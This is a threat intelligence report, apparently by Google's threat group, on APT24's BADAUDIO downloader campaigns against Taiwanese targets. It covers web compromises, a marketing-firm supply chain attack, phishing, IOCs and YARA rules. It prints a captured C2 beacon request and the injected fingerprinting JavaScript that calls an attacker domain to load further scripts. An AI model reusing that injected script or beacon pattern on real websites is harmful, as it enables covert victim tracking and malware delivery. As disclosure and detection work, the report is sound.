APT24's Pivot to Multi-Vector Attacks

By Google Threat Intelligence Group

Published: 2025-11-20 · Archived: 2026-04-05 16:04:58 UTC

Written by: Harsh Parashar, Tierra Duncan, Dan Perez

Google Threat Intelligence Group (GTIG) is tracking a long-running and adaptive cyber espionage campaign by APT24, a People's Republic of China (PRC)-nexus threat actor. Spanning three years, APT24 has been deploying BADAUDIO, a highly obfuscated first-stage downloader used to establish persistent access to victim networks.

While earlier operations relied on broad strategic web compromises to compromise legitimate websites, APT24 has recently pivoted to using more sophisticated vectors targeting organizations in Taiwan. This includes the repeated compromise of a regional digital marketing firm to execute supply chain attacks and the use of targeted phishing campaigns.

This report provides a technical analysis of the BADAUDIO malware, details the evolution of APT24's delivery mechanisms from 2022 to present, and offers actionable intelligence to help defenders detect and mitigate this persistent threat.

As part of our efforts to combat serious threat actors, GTIG uses the results of our research to improve the safety and security of Google’s products and users. Upon discovery, all identified websites, domains, and files are added to the Safe Browsing blocklist in order to protect web users across major browsers. We also conducted a series of victim notifications with technical details to compromised sites, enabling affected organizations to secure their sites and prevent future infections.



Figure 1: BADAUDIO campaign overview

Payload Analysis: BADAUDIO and Cobalt Strike Beacon Integration

The BADAUDIO malware is a custom first-stage downloader written in C++ that downloads, decrypts, and executes an AES-encrypted payload from a hard-coded command and control (C2) server. The malware collects basic system information, encrypts it using a hard-coded AES key, and sends it as a cookie value with the GET request to fetch the payload. The payload, in one case identified as Cobalt Strike Beacon, is decrypted with the same key and executed in memory.

```
 GET https://wispy[.]geneva[.]workers[.]dev/pub/static/img/merged?version=65feddea0367 HTTP/1.1
Host: wispy[.]geneva[.]workers[.]dev
Cookie: SSID=0uGjnpPHjOqhpT7PZJHD2WkLAxwHkpxMnKvq96VsYSCIjKKGeBfIKGKpqbRmpr6bBs8hT0ZtzL7/kHc+fyJkIoZ8hDyO8L3V1NI
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------

GET
cfuvid=Iewmfm8VY6Ky-3-E-OVHnYBszObHNjr9MpLbLHDxX056bnRflosOpp2hheQHsjZFY2JmmO8abTekDPKzVjcpnedzNgEq2p3YSccJZkjRV
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 2: BADAUDIO code sample

The malware is engineered with control flow flattening—a sophisticated obfuscation technique that systematically dismantles a program's natural, structured logic. This method replaces linear code with a series of disconnected blocks governed by a central "dispatcher" and a state variable, forcing analysts to manually trace each execution path and significantly impeding both automated and manual reverse engineering efforts.



Figure 3: Control flow flattening heavily obfuscates BADAUDIO malware (expand image)

BADAUDIO typically manifests as a malicious Dynamic Link Library (DLL) leveraging DLL Search Order Hijacking (MITRE ATT&CK T1574.001) for execution via legitimate applications. Recent variants observed indicate a refined execution chain: encrypted archives containing BADAUDIO DLLs along with VBS, BAT, and LNK files.

These supplementary files automate the placement of the BADAUDIO DLL and a legitimate executable into user directories, establish persistence through legitimate executable startup entries, and trigger the DLL sideloading. This multi-layered approach to execution and persistence minimizes direct indicators of compromise.

Upon execution, BADAUDIO collects rudimentary host information: hostname, username, and system architecture. This collected data is then hashed and embedded within a cookie parameter in the C2 request header. This technique provides a subtle yet effective method for beaconing and identifying compromised systems, complicating network-based detection.

In one of these cases, the subsequent payload, decrypted using a hard-coded AES key, has been confirmed as Cobalt Strike Beacon. However, it is not confirmed that Cobalt Strike is present in every instance. The Beacon payload contained a relatively unique watermark that was previously observed in a separate APT24 campaign, shared in the Indicators of Compromise section. Cobalt Strike watermarks are a unique value generated from and tied to a given "CobaltStrike.auth" file. This value is embedded as the last 4 bytes for all BEACON stagers and in the embedded configuration for full backdoor BEACON samples.

Campaign Overview: BADAUDIO Delivery Evolves

Over three years, APT24 leveraged various techniques to deliver BADAUDIO, including strategic web compromises, repeated supply-chain compromise of a regional digital marketing firm in Taiwan, and spear

phishing.



Figure 4: BADAUDIO campaign overview

Public Strategic Web Compromise Campaign

Beginning in November 2022 we observed over 20 compromised websites spanning a broad array of subjects from regional industrial concerns to recreational goods, suggesting an opportunistic approach to initial access with true targeting selectively executed against visitors the attackers identified via fingerprinting. The legitimate websites were weaponized through the injection of a malicious JavaScript payload.



Figure 5: Strategic web compromise attack flow to deliver BADAUDIO malware

This script exhibited an initial layer of targeting, specifically excluding macOS, iOS, Android, and various Microsoft Internet Explorer/Edge browser variants to focus exclusively on Windows systems. This selectivity suggests an adversary immediately narrowing their scope to optimize for a specific, likely high-value, victim profile.

The injected JavaScript performed a critical reconnaissance function by employing the FingerprintJS library to generate a unique browser fingerprint. This fingerprint, transmitted via an HTTP request to an attacker-controlled domain, served as an implicit validation mechanism. Upon successful validation, the victim was presented with a fabricated pop-up dialog, engineered to trick the user into downloading and executing BADAUDIO malware.

```
$(window).ready(function() {
   var userAgent = navigator.userAgent;
   var isIE = userAgent.indexOf("compatible") > -1 && userAgent.indexOf("MSIE") > -1;
   var isEdge = userAgent.indexOf("Edge") > -1 && !isIE;
   var isIE11 = userAgent.indexOf('Trident') > -1 && userAgent.indexOf("rv:11.0") > -1;
   var isMac = userAgent.indexOf('Macintosh') > -1;
   var isiPhone = userAgent.indexOf('iPhone') > -1;
   var isFireFox = userAgent.indexOf('Firefox') > -1;
   if (!isIE && !isEdge && !isIE11 && !isMac && !isiPhone && !isFireFox) {
       var tag_script = document.createElement("script");
       tag_script.type = "text/javascript";
       tag_script.src = "https://cdn.jsdelivr.net/npm/@fingerprintjs/fingerprintjs@2/dist/fingerprint2.min.js"
       tag_script.onload = "initFingerprintJS()";
       document.body.appendChild(tag_script);
       if (typeof(callback) !== "undefined") {
           tag_script.onload = function() {
               callback();
           }
       }
       function callback() {
           var option = {
               excludes: {
                   screenResolution: true,
                   availableScreenResolution: true,
                   enumerateDevices: true
               }
           }
           new Fingerprint2.get(option, function(components) {
               var values = components.map(function(component) {
                   return component.value
               })
               var murmur = Fingerprint2.x64hash128(values.join(''), 31);
               console.log(murmur)
               var script_tag = document.createElement("script");
```

```
                script_tag.setAttribute("src", "https://www[.]twisinbeth[.]com/query.php?id=" + murmur);
                document.body.appendChild(script_tag);
            });
        }
    }
});
```

Figure 6: Early malicious fingerprinting JS used in strategic web compromise campaigns



Figure 7: Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

The attackers consistently shift their infrastructure, using a mix of newly registered domains and domains they have previously compromised. We last observed this tactic in early September 2025.

Escalation: Supply Chain Compromise for Strategic Web Compromises at Scale

In July 2024, APT24 compromised a regional digital marketing firm in Taiwan- a supply chain attack that impacted more than 1,000 domains. Notably, the firm experienced multiple re-compromises over the last year, demonstrating APT24's persistent commitment to the operation.

We initiated a multifaceted remediation effort to disrupt these threats. In addition to developing custom logic to identify and block the modified, malicious JavaScript, GTIG distributed victim notifications to the individual compromised websites and the compromised marketing firm. These notifications provided specific details about the threat and the modifications made to the original script, enabling affected organizations to secure their sites and prevent future infections.

In the first iteration of the supply chain compromise, APT24 injected the malicious script into a widely used JavaScript library (MITRE ATT&CK T1195.001) provided by the firm, leveraging a typosquatting domain to

impersonate a legitimate Content Delivery Network (CDN). The deobfuscated JavaScript reveals a multi-stage infection chain:

- Dynamic Dependency Loading: The script dynamically loads legitimate jQuery and FingerprintJS2 libraries (MITRE ATT&CK T1059.007) from a public CDN if not already present, ensuring consistent execution across diverse web environments.
- Multi-Layer JS Concealment: During a re-compromise discovered in July 2025, the adversary took additional steps to hide their malicious code. The highly obfuscated script (MITRE ATT&CK T1059) was deliberately placed within a maliciously modified JSON file served by the vendor, which was then loaded and executed by another compromised JavaScript file. This tactic effectively concealed the final payload in a file type and structure not typically associated with code execution.
- Advanced Fingerprinting: FingerprintJS2 is utilized to generate an x64hash128 browser and environmental fingerprint (MITRE ATT&CK T1082) . The x64hash128 is the resulting 128-bit hash value produced by the MurmurHash3 algorithm, which processes a large input string of collected browser characteristics (such as screen resolution, installed fonts, and GPU details) to create a unique, consistent identifier for the user's device.
- Covert Data Exfiltration and Staging: A POST request, transmitting Base64-encoded reconnaissance data (including host, url, useragent, fingerprint, referrer, time, and a unique identifier), is sent to an attacker's endpoint (MITRE ATT&CK T1041).
- Adaptive Payload Delivery: Successful C2 responses trigger the dynamic loading of a subsequent script from a URL provided in the response's data field. This cloaked redirect leads to BADAUDIO landing pages, contingent on the attacker's C2 logic and fingerprint assessment (MITRE ATT&CK T1105).
- Tailored Targeting: The compromise in June 2025 initially employed conditional script loading based on a unique web ID (the specific domain name) related to the website using the compromised third-party scripts. This suggests tailored targeting, limiting the strategic web compromise (MITRE ATT&CK T1189) to a single domain. However, for a ten-day period in August, the conditions were temporarily lifted, allowing all 1,000 domains using the scripts to be compromised before the original restriction was reimposed.



Figure 8: Compromised JS supply chain attack to deliver BADAUDIO malware

Targeted Phishing Campaigns

Complementing their broader web-based attacks, APT24 concurrently conducted highly targeted social engineering campaigns. Lures, such as an email purporting to be from an animal rescue organization, leveraged social engineering to elicit user interaction and drive direct malware downloads from attacker-controlled domains.

Separate campaigns abused legitimate cloud storage platforms including Google Drive and OneDrive to distribute encrypted archives containing BADAUDIO. Google protected users by diverting these messages to spam, disrupting the threat actor's effort to leverage reputable services in their campaigns.

APT24 included pixel tracking links, confirming email opens and potentially validating target interest for subsequent exploitation. This dual-pronged approach—leveraging widely trusted cloud services and explicit tracking—enhances their ability to conduct effective, personalized campaigns.

Outlook

This nearly three-year campaign is a clear example of the continued evolution of APT24's operational capabilities and highlights the sophistication of PRC-nexus threat actors. The use of advanced techniques like supply chain compromise, multi-layered social engineering, and the abuse of legitimate cloud services demonstrates the actor's capacity for persistent and adaptive espionage.

This activity follows a broader trend GTIG has observed of PRC-nexus threat actors increasingly employing stealthy tactics to avoid detection. GTIG actively monitors ongoing threats from actors like APT24 to protect users and customers. As part of this effort, Google continuously updates its protections and has taken specific action against this campaign.

We are committed to sharing our findings with the security community to raise awareness and to disrupt this activity. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Acknowledgements

This analysis would not have been possible without the assistance from FLARE. We would like to specifically thank Ray Leong, Jay Gibble and Jon Daniels for their contributions to the analysis and detections for BADAUDIO.

Indicators of Compromise

A Google Threat Intelligence (GTI) collection of related IOCs is available to registered users.

Strategic Web Compromise JS

```
88fa2b5489d178e59d33428ba4088d114025acd1febfa8f7971f29130bda1213
032c333eab80d58d60228691971d79b2c4cd6b9013bae53374dd986faa0f3f4c
```

```
ae8473a027b0bcc65d1db225848904e54935736ab943edf3590b847cb571f980
0e98baf6d3b67ca9c994eb5eb9bbd40584be68b0db9ca76f417fb3bcec9cf958
55e02a81986aa313b663c3049d30ea0158641a451cb8190233c09bef335ef5c7
```

Strategic Web Compromise — Modified Supplier JS

```
 07226a716d4c8e012d6fabeffe2545b3abfc0b1b9d2fccfa500d3910e27ca65b
5c37130523c57a7d8583c1563f56a2e2f21eef5976380fdb3544be62c6ad2de5
1f31ddd2f598bd193b125a345a709eedc3b5661b0645fc08fa19e93d83ea5459
c4e910b443b183e6d5d4e865dd8f978fd635cd21c765d988e92a5fd60a4428f5
2ea075c6cd3c065e541976cdc2ec381a88b748966f960965fdbe72a5ec970d4e
```

BADAUDIO Binaries

```
 9ce49c07c6de455d37ac86d0460a8ad2544dc15fb5c2907ed61569b69eefd182
d23ca261291e4bad67859b5d4ee295a3e1ac995b398ccd4c06d2f96340b4b5f8
cfade5d162a3d94e4cba1e7696636499756649b571f3285dd79dea1f5311adcd
f086c65954f911e70261c729be2cdfa2a86e39c939edee23983090198f06503c
f1e9d57e0433e074c47ee09c5697f93fde7ff50df27317c657f399feac63373a
176407b1e885496e62e1e761bbbb1686e8c805410e7aec4ee03c95a0c4e9876f
c7565ed061e5e8b2f8aca67d93b994a74465e6b9b01936ecbf64c09ac6ee38b9
83fb652af10df4574fa536700fa00ed567637b66f189d0bbdb911bd2634b4f0e
```

Strategic Web Compromise — Stage 2

```
 www[.]availableextens[.]com
www[.]twisinbeth[.]com
www[.]decathlonm[.]com
www[.]gerikinage[.]com
www[.]p9-car[.]com
www[.]growhth[.]com
www[.]brighyt[.]com
taiwantradoshows[.]com
jsdelivrs[.]com
```

BADAUDIO C2

```
 clients[.]brendns.workers[.]dev
www[.]cundis[.]com
wispy[.]geneva[.]workers[.]dev
www[.]twisinbeth[.]com
tradostw[.]com
```

```
jarzoda[.]net
trcloudflare[.]com
roller[.]johallow.workers[.]dev
```

Cobalt Strike Beacon Watermark

```
Watermark_Hash: BeudtKgqnlm0Ruvf+VYxuw==
```

YARA Rules

```
rule G_Downloader_BADAUDIO_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $string_decode = { 0F 28 [1-5] 0F 29 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 55 ?? 0F 55
                $s1 = "SystemFunction036" fullword
                $s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
                $control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7
        condition:
                uint16(0) == 0x5a4d and all of them and #string_decode > 2 and #control_flow_obfuscation > 2
}
```

```
rule G_Downloader_BADAUDIO_2 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $c_string_decode = { C5 F8 28 [1-24] C5 F8 57 [1-8] 0F 94 [4-128] C5 F8 29 [1-64] C5 F8 29 [1-
                $s1 = "SystemFunction036" fullword
                $s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
                $control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7
                $c_part_of_control_flow_obfuscation_and_string_decode = { C5 F8 28 [1-5] 8B 46 ?? C5 F8 57 40
        condition:
                uint16(0) == 0x5a4d and all of ($s*) and #control_flow_obfuscation > 2 and ($c_string_decode c
}
```

```
rule G_APT_DOWNLOADER_BADAUDIO_3 {
   meta:
       author = "Google Threat Intelligence Group (GTIG)"
   strings:
       $s1 = "SystemFunction036"
       $s2 = "6666666666666666\\\\\\\\\\\\\\\\\\\\"
       $dc1 = { C1 C2 1A ?? ?? C1 C3 15 31 D3 ?? ?? C1 C2 07 }
       $dc2 = { C1 C1 1E ?? ?? C1 C6 13 ?? ?? C1 C0 0A 31 }
```

```
        $dc3 = { C1 C5 19 C1 C7 0E 01 ?? ?? ?? 31 EF C1 EB 03 31 }
        $dc4 = { C1 C7 0F 8B ?? ?? ?? ?? ?? C1 C3 0D 31 FB C1 EA 0A 31 }
        $f1 = { ( 0F 1F 84 00 00 00 00 00 | 66 2E 0F 1F 84 00 00 00 00 00 | 0F 1F 44 00 00 | 0F 1F 40 00 | 0F 1
        $f2 = /\x0F\x4C\xC1\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f]
    condition:
        all of ($s*) and 3 of ($dc*) and uint16(0) == 0x5A4D and (#f1 > 5 or #f2 > 2) and filesize < 10MB
}
```

```
 rule G_APT_DOWNLOADER_BADAUDIO_4 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $p00_0 = {8d4d??e8[4]8b7d??83c6??eb??c745[5]e8[4]8b4d??64890d}
        $p00_1 = {568b7c24??8b7424??8b5424??89f1e8[4]f20f1007f20f104f??f20f118e}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (0..1100000) and $p00_1 in (0..990000))
        )
}
```

Posted in

- Threat Intelligence

Source: https://cloud.google.com/blog/topics/threat-intelligence/apt24-pivot-to-multi-vector-attacks/